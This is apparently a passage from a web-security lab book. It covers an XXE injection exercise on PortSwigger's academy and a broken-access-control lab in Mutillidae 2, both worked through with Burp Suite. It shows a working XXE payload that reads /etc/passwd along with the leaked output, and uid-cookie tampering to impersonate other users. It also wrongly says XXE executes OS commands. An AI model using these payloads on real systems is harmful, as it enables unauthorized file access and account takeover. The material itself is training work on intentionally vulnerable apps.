In this lab, I will be using PortSwiggers web academy to demonstrate an XXE injection attack. You will need to register for an account at the following link to complete this lab:


<https://portswigger.net/web-security/dashboard>

The lab itself can be accessed at the following link once you have created an account:


<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

Task 2:

Once setup on the site, access the lab. You will be presented with a store webpage. Click “View details” button on any product in the store.



Start Burp Suite and turn intercept on.



You will notice a button at the bottom of the screen called “Check Stock”. Once intercepting mode on, press the “Check stock” button and capture the resulting request in Burp Suite.



Description:


Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards stand. Add a few googly eyes, feathers, buttons and edible glitter to ensure your food is dressed to impress. Perhaps you're having breakfast in bed - forget flowers and chocolates. Your partner will be bowled over by your originality, and

Make your kitchen a fun place to prepare food. What better way to start cooking than to have all your ingredients dressed up? You can accessorize all those dull bits and bobs you've got in your cupboard, and for one day only we are offering a special deal. The first one hundred customers an extra set of oversized egg cups. If you're having a party in your car, they are sure to brighten the day of your guests. What are you waiting for? Get your complete

London

[Check stock](#)

With the request captured, right-click and press “Send to Repeater”. Navigate to the Repeater tab where we will continue to edit the request.



The way in which the server serves XML requests is vulnerable in that it parses XML input and returns any unexpected values in the response. This means that we are able to execute commands on the server OS.

To do this, we need to locate the section at the end and create a space between the `<?xml version="1.0" encoding="UTF-8"?>` and `<stockCheck>`. In this space, we want to enter the following line of code:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

We need to make another change before we can submit this request. We need to change the number under the `<productId>` tag to the following:

&xxe;

The following screenshot shows what the full request should look like:

The screenshot shows the Burp Suite Repeater window. The menu bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater (which is underlined), Sequencer, Decoder, and Com. Below the menu is a toolbar with a Send button (highlighted with a red arrow) and a Cancel button. A navigation bar shows tabs for Request, Response, and Log, with Request selected. The Request pane displays a POST /product/stock HTTP/1.1 request with various headers and a complex XML payload. The XML payload is annotated with four numbers: 1 points to the 'Send' button; 2 points to the XML declaration line; 3 points to the '&xxe;' injection point; and 4 points to the 'Actions' dropdown menu.

```
1 POST /product/stock HTTP/1.1
2 Host: ac7f1fbalf0348f580e51631007c00a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac7f1fbalf0348f580e51631007c00a0.web-security-academy.net
8 Content-Type: application/xml
9 Origin: https://ac7f1fbalf0348f580e51631007c00a0.web-security-academy.net
10 Content-Length: 107
11 Connection: close
12 Cookie: session=ToJHJ1RLFgQ6iS7C40EUP5llmqK19MKe
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
16 <stockCheck>
17   <productId>
18     &xxe;|
```

Once the request has been altered, we can submit the request by pressing the “Send” button on the top left of the Burp Suite Repeater window. You can view the response on the right screen.

Response

Pretty Raw Render In Actions ▾

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1230
5
6 "Invalid product ID:
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats /u
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26 peter:x:2001:2001::/home/peter:/bin/bash
27 carlos:x:2002:2002::/home/carlos:/bin/bash
28 user:x:2000:2000::/home/user:/bin/bash
29 elmer:x:2099:2099::/home/elmer:/bin/bash
30 dnsmasq:x:101:65534:dnsmasq,

You will notice that, while the response returned a Bad Request, it also returned the contents of the /etc/passwd file.

So, what we just did is take an advantage of an XXE vulnerability and pass a command to the OS running on the server.

Lab 91. OWASP A5—Broken Access Control

Lab Objective:

Learn how to take advantage of a broken access control vulnerability to log in as another user.

Lab Purpose:

Broken Access control is what happens when restrictions on what authenticated users can do are not properly enforced. This vulnerability can be exploited by attackers to access unauthorized functionality and or data such as other users' accounts, modify other users' data, change access rights, view sensitive files etc.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM and Mutillidae 2 Tool for this lab.

Lab Walkthrough:

Task 1:

In this lab, I will be using Mutillidae 2 to demonstrate a broken access control vulnerability. How to install this environment in Kali VM is explained in detail in lab 87.

To begin, we will first need to register an account on the Mutillidae 2 home page. The Login page can be found at the top left of the home page (1).



Once at the login screen, press on “Register an account” (2). From here, enter the following information:

Username: tester

Password: test

Confirm Password: test


Signature: Hacker

The screenshot shows the 'Please choose your username, password and signature' registration form. It has four input fields: 'Username' (containing 'tester'), 'Password' (containing '**** test'), 'Confirm Password' (containing '**** test'), and 'Signature' (containing 'Hacker'). A red arrow labeled '1' points to the 'Username' field. Red arrows labeled '2' point to both the 'Password' and 'Confirm Password' fields. A red arrow labeled '3' points to the 'Create Account' button. A red arrow labeled '4' points to the 'Signature' field.

Please choose your username, password and signature	
Username	tester
Password	**** test
Confirm Password	**** test
Signature	Hacker

Create Account

Once this information is entered, click the “Create Account” button (4). We will now have created a new user on the site. Click “Login/Register” link again and wait.



Start Burp Suite and turn intercept mode ON. If you are not sure how to do this, please refer to lab 7 which we had done on Burp Suite. It is important to note that, when accessing the local web application, you will need to add a . after localhost in order for Burp Suite to be able to capture requests. This is what the URL for the user login page should look like:

`http://localhost./mutillidae/index.php?page=login.php`

Essentially, it is the same, just with an added . right after localhost (1). This will force the web application to transmit data through our Burp Suite proxy, allowing us to capture requests.

Return to the Login/Register page and enter the details for the account we just created (2,3,4).



The captured requests should be available for you in Burp Suite. There will be two of them, right-click on the requests and select “Send to Repeater” (1).

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to localhost:80 [127.0.0.1] 2


Forward Drop Intercept is on Action Open Browser 1

Pretty Raw In Actions ▾

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: localhost.
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost./mutillidae/index.php?page=login.ph
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 59
10 Origin: http://localhost.
11 Connection: close
12 Cookie: PHPSESSID=mvld5sfvrkm783fl0jj13svgd6; showhints=1
13 Upgrade-Insecure-Requests: 1
14
15 username=tester&password=test&login.php-submit-button>Login
```

Scan
Send to Intruder
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser >
Engagement tools [Pro version only] >

Then, forward the requests (2). The following screenshots are what the captured requests should look like:



On this page, select “Send to Repeater” again (3). Then, click Repeater tab (4).

Task 2:

Here, we can see the two requests we captured. Select the first request and click the “Send” button in the top left (1). Notice the “uid” value that is returned in the response (2). This is the value which we are going to be manipulating.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 2 × ...

Request

Pretty Raw **In** Actions

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: localhost.
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost./mutillidae/index.php?page=login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 59
10 Origin: http://localhost.
11 Connection: close
12 Cookie: PHPSESSID=mvl5sfvrkm783fl0jj13svgd6; showhints=1
13 Upgrade-Insecure-Requests: 1
14
15 username=tester&password=test&login.php-submit-button>Login
```

Response

Pretty Raw Render **In** Actions

```
1 HTTP/1.1 302 Found
2 Date: Thu, 08 Apr 2021 10:38:48 GMT
3 Server: Apache/2.4.46 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: username=tester; path=/; SameSite=Lax
8 Set-Cookie: uid=26; path=/; SameSite=Lax
9 Location: index.php?popUpNotificationCode=AU1
10 Content-Length: 0
11 Connection: close
12 Content-Type: text/html; charset=UTF-8
13
14
```

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Extend

1 × 2 × ...

Request

Pretty Raw **In** Actions

```
1 GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
2 Host: localhost.
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost./mutillidae/index.php?page=login.php
8 Connection: close
9 Cookie: PHPSESSID=mvl5sfvrkm783fl0jj13svgd6; showhints=1
10 Upgrade-Insecure-Requests: 1
11
```

Response

Pretty Raw Render **In**


- Scan
- Send to Intruder **Ctrl-I**
- Send to Repeater **Ctrl-R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method

Now, go to the second request we captured. We can see that the second request is taking the “uid” value from the response the first request received, and including it in the body of the request. This will allow us to manipulate this value.

right-click on this request and select “Send to intruder” (1). Then, navigate to the “Intruder” tab (2).

Task 3:

You will notice that we have our target available, which is the request we just sent here. Go to the “Positions” tab within the Intruder tab. You will notice some sections highlighted in green. Click on the Clear button to the far right to remove all of these areas (1).




Once this is done, navigate to the “uid” value and place one of those symbols either side of the number by pressing the “Add §” button to the far right (2).

Once this is done, navigate to the Payloads tab (3). Then, go to a terminal screen in Kali and create a text file with numbers from 1 to 50 included in the file. Each number should be on a new line with no spaces. You can easily generate this file by executing the following single line command;

```
for k in $(seq 1 50);do echo -e $k; done > seq.txt
```

Then, return to the Payloads tab within the Intruder tab and import this file we just created (1,2,3). You will notice that our payload now contains the numbers 1-50.



Once this is done, click on the “Start Attack” button on the top right of the screen (4). This will start replacing the “uid” value in our original request with the list of numbers we imported into the payloads section. We can see in the response that the logged-in user is the admin user.

Task 4:

We will now analyse the results of our intruder attack. To do this, we will simply click on each of the different numbers to see if they corresponded with any other user. Click on the first request. You will see the request sent on the bottom panel. Click on the “Response” tab in between the top and bottom panels. This will show us the response from the server.

Intruderattack1

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			47991	
1	1	200			47971	
2	2	200			47982	
3	3	200			47965	


Filter: Showing all items

Request Response

Pretty Raw Render In Actions

```
<td class="main-table-frame-second-bar" colspan="2">
    Version: 2.8.32      <span>Security Level: 0 (Hosed)</span>
    <span>Hints: Enabled (1 - Try easier)</span>
    <span>Logged In Admin: <span>Logged-in-user">adrian</span>
    <a href="index.php?page=edit-account&profile.php&uid=2">
    </a>
    </span>
</td>
```

83 of 100



Intruderattack1

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			47991	
1	1	200			47971	
2	2	200			47982	
3	3	200			47965	

Filter: Showing all items

